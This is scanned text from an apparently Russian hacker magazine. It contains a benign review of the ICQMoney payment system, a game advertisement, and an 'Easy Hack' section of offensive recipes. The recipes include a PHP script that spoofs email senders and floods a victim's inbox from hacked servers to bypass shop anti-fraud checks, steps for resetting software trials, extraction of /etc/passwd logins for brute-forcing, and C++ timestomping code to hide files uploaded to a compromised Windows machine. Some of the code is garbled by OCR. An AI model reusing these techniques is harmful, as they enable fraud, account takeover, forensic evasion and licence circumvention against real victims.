
Все утилиты, необходимые для копирования уже установленного приложения, мы выложили на нашем DVD.



▷ **warning**

Помни, что, копируя лицензионные программы, ты нарушаешь действующее законодательство. Ни авторы, ни редакция в этом случае ответственности не несут.

Ошибка! Значит декомпилятор не подходит!





ВАСИЛИЙ ЛЕНСКИЙ
/ V.LENSKY@GMAIL.COM /

ТАЙНЫ ICQ MONEY

НЕБОЛЬШОЕ РАССЛЕДОВАНИЕ ПО ПОВОДУ НОВОЙ ПЛАТЕЖНОЙ СИСТЕМЫ

Когда появляется что-то новенькое, всегда хочется его тут же попробовать, оценить возможности и иногда даже взять на вооружение. А если это что-то связано с денежными средствами, то нас это привлекает особенно сильно :). И естественно, появление новой платежной системы, тем более в России, мы просто не могли оставить незамеченным. Мы решили посмотреть, на что способна новая российская платежка.

С ама идея довольно оригинальна. Если большинство платежных систем живут сами по себе, то в случае с ICQMoney все изначально рассчитано на работу совместно с мессенджером. Все платежи осуществляются прямо из окна привычной и уже ставшей родной аськи. Обсуждая детали сделки с партнером, можно тут же перевести ему аванс, причем для этого понадобится лишь несколько раз кликнуть мышкой. Никаких дополнительных программ, кучи открытых окон и т.п. Идея нам очень понравилась, но реализовать платежную систему поверх ICQ не так просто. И уверенности в том, что все это будет работать как надо, у нас не было до самого последнего момента.


✘ ВИРТУАЛЬНО-РЕАЛЬНЫЕ ДЕНЬГИ

До настоящего времени полноценных платежных систем в России было всего две: WebMoney (www.webmoney.com) и Яндекс.Деньги (money.yandex.ru). В чем их секрет? WebMoney была первой подобной разработкой в России, которая начала свою деятельность еще с ноября 1998 года. В общем-то, с тех пор она стабильно работает, а потому завоевала доверие многих пользователей. Яндекс.Деньги, в свою очередь, являются продуктом известнейшей IT-компании, поэтому с ним охотно сотрудничают все-

возможные платежные системы и сайты, финансовые учреждения. У обеих систем давно отлажены процедуры ввода-вывода денег, местами не очень удобные, но зато привычные пользователям. Лично меня в ICQMoney интересовало в первую очередь удобство (да и вообще сама возможность) ввода-вывода денежных средств и их безопасность. Времени с 19 ноября, а именно тогда был запущен сервис ICQMoney, прошло совсем немного. Отзывов о системе пока очень мало. Поэтому я первым делом решил посмотреть, как можно зачислить деньги на электронный кошелек и как просто их можно вернуть обратно. В случае если единственной возможностью оказалась бы покупка карты оплаты, то всю эту затею я, наверное, сразу бы послал на фиг. Найти такие карты нелегко, да и продаются они обычно с большой наценкой. В общем, не вариант. После изучения официальной информации стало ясно, что ICQMoney прошел тест на ура. Пополнить счет можно через банк (выписав квитанцию), картой оплаты (в продаже я их пока не видел даже в Москве), электронным чеком и платежом через терминал. Для того чтобы проверить все в деле, разумеется, потребовалось зарегистрировать аккаунт.



Для того чтобы вывести средства на свой банковский счет, необходимо указать реквизиты



Прикольно, что с помощью ICQMoney можно оплатить мобильник, инет и спутниковое ТВ без комиссии.

✘ РЕГИСТРИРУЕМ АККАУНТ

В качестве основного инструмента работы с системой разработчики предлагают использовать специальный клиент, который называется DIM (DeltaKey Instant Messenger). Быстренько скачав его с сайта, я распаковал архив и запустил приложение. Тут же появились поля для ввода ICQ-уина и пароля, а также окно, где было необходимо ввести данные о своем кошельке. Потому как никакого кошелька у меня еще не было, я смело нажал на «Регистрацию», и в браузере открылась новая страница.

О пользователе запрашивается достаточно подробная информация: ФИО, фактический и юридический адреса, а также паспортные данные. По всей видимости, в момент регистрации никакой их проверки не осуществляется, но в случае предоставления некорректных данных, вполне возможно, проблемы могут возникнуть в будущем.

После заполнения всех полей на почтовый ящик приходит логин для платежной системы (случайно сгенерированный, но его можно позже назначить самостоятельно) и специальный код активации, который требуется ввести в программе при первом запуске.

Первоначально, когда я только писал эту статью, активация выполнялась другим способом. Код нужно было сообщать по ICQ специальному боту, причем большая часть выдаваемых номеров часто была в оффлайне и не реагировала на сообщения. Конечно, в списке были online-боты, которые мгновенно проглатывали активационный код, завершая регистрацию. Но сама процедура показалась мне довольно сомнительной: непонятно было, как разработчики решат проблему флуда, ведь конкурентам и просто недругам ничего не будет стоить засыпать этих ботов флудом. Но программисты ICQMoney, словно читая мои мысли, еще до сдачи этого номера внедрили новый путь активации, когда код просто вводится при первом запуске программы и передается системе с помощью собственного протокола, минуя ICQ.

✘ РАБОТАЕМ С СИСТЕМОЙ

Теперь система радостно приняла мой логин и пароль, и можно было продолжать расследование. Сам клиент, кроме информации о балансе вверху окна, ничем примечательным не отличался. Красовавшийся там нолик говорил о том, что на счету ничего нет и было бы совсем неплохо его пополнить. Сделать это очень просто: достаточно нажать на иконку рядом и выбрать в меню пункт «Пополнить счет». Кроме уже перечисленных методов ввода денег доступны также переводы из всевозможных платежных систем (WebMoney, Ruray, Ukmoney и другие). Я решил воспользоваться пополнением через терминал оплаты, которые сейчас стоят буквально на каждом углу. Система работает со всеми известными сетями: Delta Key, ОСМП, «Киберплат», E-port, «Дельта Телеком», распространенными почти повсеместно.

Я выбрал соответствующий пункт и получил 11-значный номер, который следовало ввести при оплате. Прикольно, что по своему запросу можно тут же обратиться к так называемому геолокатору и узнать адреса ближайших терминалов (и даже их состояние: работает или нет!). Правда, свой город придется вводить вручную, тут очень пригодилась бы привязка по IP-адресу. Сам 11-значный номер нужно переписать или напечатать вручную,

потому как никакой возможности скопировать его хотя бы в буфер обмена нет. Хотя в принципе это и не требуется, если ты помнишь свой ICQ. Номер имеет формат 16XXXXXX, где префикс 16 — это ICQMoney, а XXXXXX — это номер пополняемой ICQ.

Как видишь, все просто, но тут же выяснилась одна неприятная особенность. Платежи через терминал задерживаются на 24 часа, что впрочем справедливо для всех систем (в том числе Яндекс.Деньги и WebMoney), поэтому никаких претензий конкретно к ICQMoney тут быть не может. Тем более что мера эта временная. Ждать мне было неохота, поэтому я выбрал другой пункт и буквально за минуту пополнил кошелек, списав деньги с кошелька WebMoney.


✘ ВАЛЮТА И ДРУГИЕ ТОНКОСТИ

В отличие от других систем, в ICQMoney действует своя собственная валюта и все операции выполняются в так называемых юнитах (UNI). Курс покупки и продажи всегда публикуется на главной странице платежной системы Delta Key. В общем случае 1 юнит — это 10 рублей. Меня сильно порадовало, что в системе предусмотрено несколько видов тарифов, от которых зависит комиссия, взимаемая при осуществлении любой из операций. По умолчанию устанавливается базовый тариф без абонентской платы, но с обязательной комиссией 0,75% от суммы платежа, которая снимается с плательщика. Тем, кто будет использовать систему интенсивно, придется по душе другой тариф, который отменяет любую комиссию, но снимает каждый месяц абонентскую плату в размере 45 юнитов. Третий тариф — самый крутой. Заплатив 1500 долларов, ты получаешь VIP-карту и навсегда освобождаешься от абонентской платы и комиссии. Интересно, кто-нибудь уже успел приобрести такую? :) Следующий вопрос: как перевести деньги? Это, наверное, главный плюс системы, потому как все, что нужно, — это указать нужный ник в списке контактов и, нажав правую кнопку мыши, выбрать пункт меню «Отправить юниты». Очень удобно! Не надо больше лезть в другие программы и копировать оттуда номер кошелька — в качестве идентификатора клиента используется его ICQ-номер.


Другой важный вопрос — как вывести деньги? Тут вообще все просто. Если у тебя есть банковский счет, то можно передать деньги прямо на него. Выбираем «Ввести юниты в → Банк», далее указываем все реквизиты и ждем, пока пройдет платеж. Если тебе удобнее выводить деньги из другой платежной системы, тоже нет никаких проблем: ты можешь перевести средства на свои кошельки в WebMoney, Яндекс.Деньги, E-Gold, Ruray, E-port или на счет своего мобильного телефона! Что особенно порадовало, так это возможность прямо через этот сервис заказать себе банковскую карточку (единоразовый платеж — \$50) и выводить деньги через нее. Очень здорово!

✘ БЕЗОПАСНОСТЬ

У тебя наверняка уже давно созрел вопрос: а что будет, если номер ICQ уведут? Да, ничего! В любой момент можно объявить свой старый UIN украденным и перевести деньги на свой новый номер ICQMoney. А меня еще интересовало, каким образом используется по сути небезопасный



Сколько средств будем переводить?



Ввести деньги в систему можно 12 разными способами!

протокол ICQ для проведения денежных транзакций. Очень скоро стало ясно, что сам ICQ UIN используется лишь для удобной идентификации пользователей в системе. А вся информация передается в зашифрованном виде по протоколу SSL. Именно поэтому, даже если кто-то уведет номер ICQ, он не сможет ни воспользоваться деньгами, ни сменить настройки безопасности.

Кроме того, можно серьезно защититься, установив ограничение по IP или же используя динамические одноразовые ключи. Кстати говоря, для осуществления любой транзакции требуется платежный пароль, который отличается от пароля на кошелек и тоже вводится во время регистрации.


✕ КАК ПРИНИМАТЬ ПЛАТЕЖИ

Ты всегда можешь запросить деньги (выставить платежное требование) у любого пользователя системы. Например, за оказанные услуги. Более


того, система поддерживает собственный merchant, что позволяет владельцам web-магазинов принимать деньги от пользователей ICQMoney. Причем для активации merchant не требуется персональный сертификат и идентификация личности, как это принято, например, в WebMoney.

✕ ОСОБЕННОСТИ КЛИЕНТА

Напоследок пару слов хочется сказать о стандартном клиенте DIM. С первого же взгляда стало ясно, что основан он на открытых исходниках другого мессенжера — Imadering (www.imadering.com). Если он тебя чем-то не устроит, возможен альтернативный вариант. Уже сейчас существует специальный плагин для Крысы. Скачать вместе с программой его можно с официального сайта R&Q (www.rnq.ru). Вероятно, в скором времени появятся плагины и для других мессенжеров, в том числе и для Миранды. А значит, система при всех своих достоинствах будет развиваться еще быстрее. **И**



Перед использования своего кошелька необходимо авторизоваться



ICQMoney — это тесная интеграция мессенжера ICQ и платежной системы

Запад vs Восток
Демократия vs Нефть
M1 ABRAMS VS T-72

WARFARE



ВОЙНА КАК (ПОСЛЕДНИЙ) АРГУМЕНТ

PC
DVD
COPY

gfi

ИГРОВАЯ КОМПАНИЯ

© 2007 GFI. All rights reserved. © 2007 «Руссобит-Лабизинг». Все права защищены.
www.russobit.ru. Отдел продаж: (495) 611-10-11, 967-15-81; office@russobit.ru. Техническая поддержка осуществляется
по тел.: (495) 611-82-85, e-mail: support@russobit.ru, а также на форуме сайта «Руссобит-М»: www.russobit.ru/forum/

РЕКЛАМА



Easy Hack}

**ХАКЕРСКИЕ СЕКРЕТЫ
ПРОСТЫХ ВЕЩЕЙ**

ВЛАДИМИР «DOT.EBB» САВИЦКИЙ
/ KAIFOFLIFE@BK.RU /

ЛЕОНИД «CRAWLER» ИСУПОВ
/ CRAWLERHACK@RAMBLER.RU /

ЛЕОНИД «ROID» СТРОЙКОВ
/ ROID@MAIL.RU /

№1

ЗАДАЧА: ОТПРАВИТЬ ПИСЬМО С ПОДДЕЛЬНЫМ АДРЕСОМ ОТПРАВИТЕЛЯ.

РЕШЕНИЕ:

Зачастую у многих из нас возникает необходимость отправить на мыло мессагу с поддельным адресом отправителя. Цели у всех разные: кто-то просто хочет приколоться над другом, а кто-то таким образом обходит антифрод в очередном забугорном шоппе :). Тем не менее способ реализации в обоих случаях одинаковый. Для наглядности я подробно распишу все необходимые действия, чтобы у тебя не возникало лишних вопросов. Итак:

1. Берем в руки PHP и начинаем кодить (комменты ниже):

```
<?
ignore_user_abort(1);
set_time_limit(0);

$to = "target@mail.com"; // здесь вбиваем мыльник недруга (куда будем отправлять письмо)
$from = "from@mail.com"; // указываем адрес отправителя
$subject = "test"; // тема нашего письма
$msg = "mail_message"; // сама мессага :).
// $check = "your_mail@mail.com"; // необязательный параметр - отсылка лога тебе на мыло
$amount = 1; // количество писем
$f1 = ("./log.txt", "w");
$count = 0;
if(strlen($from) == 0 || strlen($to) == 0 || strlen($msg) == 0 || strlen($amount) == 0)
{
    echo("<br><center>Write message!</center>");
    exit;
} else
{
    while($count < $amount)
    {
        mail("$to", "$subject", "$msg", "From: $from");
    }
}
```

```
count .+= 1;
fputs($f1, "$count flood-letters was sent...\n");
}
if(strlen($check) != 0)
{
    $check_text = 'Done! $count letters was sent!\n';
    $check_sub = 'Check';
    mail("$check", "$check_sub", "$check_text", "From: $from");
    fputs($f1, "Done! $count letters was sent!\n");
} else
{
    fputs($f1, "Done! $count letters was sent!\n");
}
}
fclose($f1);
?>
```

Как видишь, получившийся скрипт умеет не только отправлять мессаги от левого отправителя, но и довольно успешно флудит мыльник жертвы. Все, что от тебя требуется, — это указать данные, к которым я оставил комментарии в коде.

При желании ты можешь задать параметру \$amount значение 100 и пофлудить чужой мыльник. Однако стоит помнить, что рассылка проводится средствами PHP, а следовательно, полноценного спама не получится (одним словом, не жадничай :)).

2. Далее необходимо выбрать сервер, с которого мы будем запускать наш скрипт. Если тебе надо отправить лишь одно письмо с поддельным обратным адресом, то можешь смело регаться на фриварных хостингах с поддержкой PHP. Как правило, они разрешают отправку писем со своих доменов, но с очень жестким тайм-аутом (вплоть до минуты). Ну а если ты хочешь заняться флудом, то без ломаных серверов здесь не обойтись. В общем, как и где найти сервер, объяснять, думаю, не нужно, только не забывай про обязательное наличие PHP и Sendmail.

3. Раздобыв сервер, быстренько заливаем вышеописанный PHP-скрипт, указываем свои параметры и запускаем его :).


Вот, собственно, и все. Надеюсь, флуд чужого мыльника будет долгим, а глум над приятелем — веселым и продолжительным :).

№2

ЗАДАЧА: ПРОДОЛЖИТЬ ИСПОЛЬЗОВАНИЕ ПРОГРАММЫ ПОСЛЕ ОКОНЧАНИЯ СРОКА ДЕЙСТВИЯ ТРИАЛ-ВЕРСИИ.

Для чего это может понадобиться? Собственно, для продления срока

использования программы. Немного об этичности и законности подобного подхода. Не вдаваясь в юридические тонкости, я лишь попробую извернуться и скажу: софт, выполняющий задачи возвращения к жизни дохлых программ, просто чистит реестр от ключей, о которых пользователь и понятия-то не имеет. Реестр мой, в нем я могу творить все, что захочу, могу удалять или модифицировать ключи, как мне заблагорассудится. И если при этом некоторые программы начинают работать и после окончания срока действия своей триальной лицензии, то я в этом не виноват :).



Бдительный Trial-Reset отыскал в недрах реестра ключи Armadillo

РЕШЕНИЕ:

1. Скачиваем или устанавливаем с нашего диска программу Trial-Reset.
2. Запускаем программу и выбираем в меню «Protectors → All → Scan».
3. Находим в списке найденных ключей те ключи, в пути/имени которых фигурирует имя программы или ее компании-изготовителя, и удаляем их, выбрав в меню правой кнопки мыши Clear Key.

4. Запускаем программу и, если она откажется работать после этой процедуры, находим в списке найденных ключей те, которые созданы той же системой защиты, что и удаленные нами ранее (какая система защиты создала ключи реестра, можно узнать, посмотрев в столбец System списка ключей). Например, если мы ранее удаляли ключи и файлы, созданные протектором VBox, то удаляем все аналогичные.

Чтобы не рвать на себе волосы, созерцая картину последствий удаления совершенно не относящихся к нашей программе ключей, рекомендую перед выполнением действий установить галочку автосохранения: «Options → Auto backup». После этого для всех ключей будет создаваться бэкап в папке Backup директории, где установлена программа Trial-Reset. Совет: чтобы не проводить часы в ожидании окончания сканирования системы на предмет всех известных программе навесных защит, стоит сузить область поиска. Для этого нам понадобится программа PEId, которая может определить тип защиты, используемый софтиной, или же данные об используемом протекторе, которые несложно найти в интернете. Зная тип протектора, сканировать реестр можно уже только на предмет ключей, созданных им («Protectors → имя_протектора → Scan»). Trial-Reset может понадобиться не только для оживления триальных программ, но и при снятии протектора. Например, мне она очень помогла при снятии VBOX'a с восьмого Photoshop CS.

№3

ЗАДАЧА: ОТПРАСИТЬ УДОБОЧИТАЕМЫЙ ЛИСТ ДЛЯ БРУТА ИЗ PASSWD-ФАЙЛА.

РЕШЕНИЕ:

Представь себе такую ситуацию: ты получил шелл на крупном хостинге либо приобрел возможность чтения файлов на сервере, но твои права сильно ограничены, а хостинг очень большой и аппетитный. Что делать? :) Правильно — первым делом следует запустить PHP-брут по имеющимся аккаунтам. Как показывает практика, на shared-хостингах очень распространены ламерообразные пароли, а значит, наши шансы достаточно велики :). Логин для брута мы будем сливать, естественно, из passwd-файла. Вот тут и возникает основной вопрос: как быстро и безболезненно отпрасить все логины пользователей из пары сотен строк, содержащих множество ненужной инфы (в виде путей до домашних каталогов и т.п.)? Начнем по порядку:


1. Сливаем passwd-файл с атакуемого сервера (если ты забыл, он находится по адресу /etc/passwd :)).
2. Пишем небольшой PHP-скрипт для парсинга слитого passwd-файла:

```
<?
$fn=fopen("passwd.txt","r");
if(!$fn) echo("Can't open passwd.txt");
```

```
else
{
    while(!feof($fn){
        $np = fgets($fn);
        $str = strrev($np);
        $login = substr(strrchr($str,":"),1);
        $rev = strrev($login);
        $fp = fopen("logins.txt","a");
        fputs($fp,$rev."\n");
        fclose($fp);
    }fclose($fn);
}
?>
```

3. Перед запуском скрипта сохраняем все содержимое passwd-файла в файл passwd.txt.
4. Запускаем наш скрипт с помощью PHP-интерпретатора и через несколько секунд забираем логины пользователей в logins.txt :). Далее перед началом брута рекомендую скопировать все логины в password-лист и попробовать перебор по аккам вида логин:логин (то есть пароль равен логину). Мне не раз попадались подобные учетки, так что не сомневайтесь, что на крупном сервере повезет и тебе. В качестве бруттера можно заюзать Гидру или FTP-bruter. Если ни первого, ни второго под рукой не окажется, поднимай подшивку]], в одном из прошлых номеров я приводил пример FTP-бруттера на PHP :).

№4



Откатим время назад :)

ЗАДАЧА: СКРЫТЬ ВРЕМЯ СОЗДАНИЯ ЗАЛИТЫХ ФАЙЛОВ НА ВЗЛОМАННОЙ ВИНДЕ.

РЕШЕНИЕ:

Напишем небольшую прогу, меняющую время создания и изменения наших файлов на параметры, не вызывающие никаких подозрений. Используем для этого API-функции, например, при помощи языка C++.

1. Подключим заголовочный файл, содержащий описание этих функций (хотя нас будут интересовать лишь некоторые из них):

```
#include <windows.h>
```

2. Получим указатель (h_out) на файл uploaded.dat, параметры которого необходимо изменить. Воспользуемся функцией CreateFile() с флагом OPEN_EXISTING (таким образом, мы ничего не создаем, а открываем существующий файл на чтение):

```
HANDLE h_out = CreateFile("text5", GENERIC_WRITE,
FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);
```

Файл необходимо открыть с правами доступа на запись (GENERIC_WRITE), иначе поменять время не удастся.

3. Таким же образом получаем указатель на любой виндовый файл, стандартно создаваемый при установке. Для примера возьмем explorer.exe:

```
HANDLE h_in = CreateFile("C:\\WINDOWS\\explorer.exe",
GENERIC_WRITE, FILE_SHARE_READ,
NULL, OPEN_EXISTING, 0, NULL);
```

4. Существует структура FILETIME, описанная в winbase.h, которую мы и будем использовать для хранения данных о времени создания файла. Нам понадобятся три переменные этого типа: время создания, время открытия, время изменения.

```
FILETIME t_created;
FILETIME t_opened;
FILETIME t_changed;
```

5. Получим время создания, открытия и изменения этого виндового файла, используя указатель (h_in) на предварительно открытый файл (explorer.exe).

```
GetFileTime(h_in, &t_created, &t_opened, &t_changed);
```

6. Присвоим эти значения залитому на взломанный сервер файлу (uploaded.dat) через указатель на него (h_out) при помощи функции SetFileTime():


```
SetFileTime(h_out, &t_created, &t_opened, &t_changed);
```

7. Закроем открытые нами хэндлы файлов:

```
CloseHandle(h_in);
CloseHandle(h_out);
```

Готово. После выполненной работы не забываем удалить (спрятать) саму прогу в чужой Винде из соображений безопасности. В итоге мы получили такой же древний, покрытый пылью веков файл, как и сама Винда, при этом нас совершенно не интересовало, когда она была установлена.

№5



Инструмент Gather text для поиска текстовых пассажей

ЗАДАЧА: НАЙТИ ВСЕ ВХОДЯЩИЕ В ДВОИЧНЫЙ ФАЙЛ СТРОКИ, УДОВЛЕТВОРЯЮЩИЕ ОПРЕДЕЛЕННЫМ ТРЕБОВАНИЯМ, И СОХРАНИТЬ ИХ В ТЕКСТОВОМ ФАЙЛЕ.

РЕШЕНИЕ:

Эта задача может возникнуть в ходе совершенно разных работ. Например, может понадобиться найти серийный номер или его хэш, ссылку, по которой программа переходит для удаленной проверки валидности лицензии программы, и т.д. С такой работой, которую вручную выполнить крайне сложно, нам поможет справиться шестнадцатеричный редактор WinHex.

1. Запускаем WinHex и открываем с его помощью исследуемый файл.
2. В меню выбираем «Specialist → Gather text».
3. Задаем условия поиска. В поле Recognize text by задаем минимальное количество идущих подряд символов, которое WinHex будет считать текстом (рекомендую оставить стандартное значение — 7 символов). Устанавливаем флажки, которые определяют, что может включать в себя искомый текст: символы алфавита (Letters), цифры (Numbers) или знаки препинания и пробелы (Punctuation marks and spaces). Можно задать и направление поиска, и поддержку поиска Unicode-символов.
4. Нажимаем Ok, в открывшемся окне задаем имя файла, в который будут сохранены все найденные текстовые строки. После этого сообщаем программе размер создаваемого текстового файла и ждем результатов сканирования.

№6

ЗАДАЧА: СОХРАНИТЬ КАРТИНКУ И ЗВУК С ПОНРАВИВШЕГОСЯ FLASH-БАННЕРА.

РЕШЕНИЕ:


Существует множество прог для работы с flash-анимацией. Мы будем заниматься разборкой на части swf-файла, поэтому нас будут интересовать flash-декомпилеры. Несмотря на их большой ассортимент, все они похожи, поэтому возьмем для примера Sothink SWF Decompiler.

1. Запускаем прогу. Интерфейс не русский, но это уже давно никого не пугает. Перетаскиваем баннер прямо из эксплорера в любое окно swf-decompiler'a либо выбираем его в дереве каталогов проги.

2. Декомпилятор начнет просматривать файл и разбирать его на составные части. При среднем размере файла этот процесс занимает не больше 3-5 секунд. Справа в древовидной структуре можно просмотреть любые элементы ролика, отсортированные по категориям: формы (Shape), звуки (Sound), шрифты (Font), текст, спрайты (Sprite), кнопки (Button), кадры (Frame), скрипты ActionScript (Action).

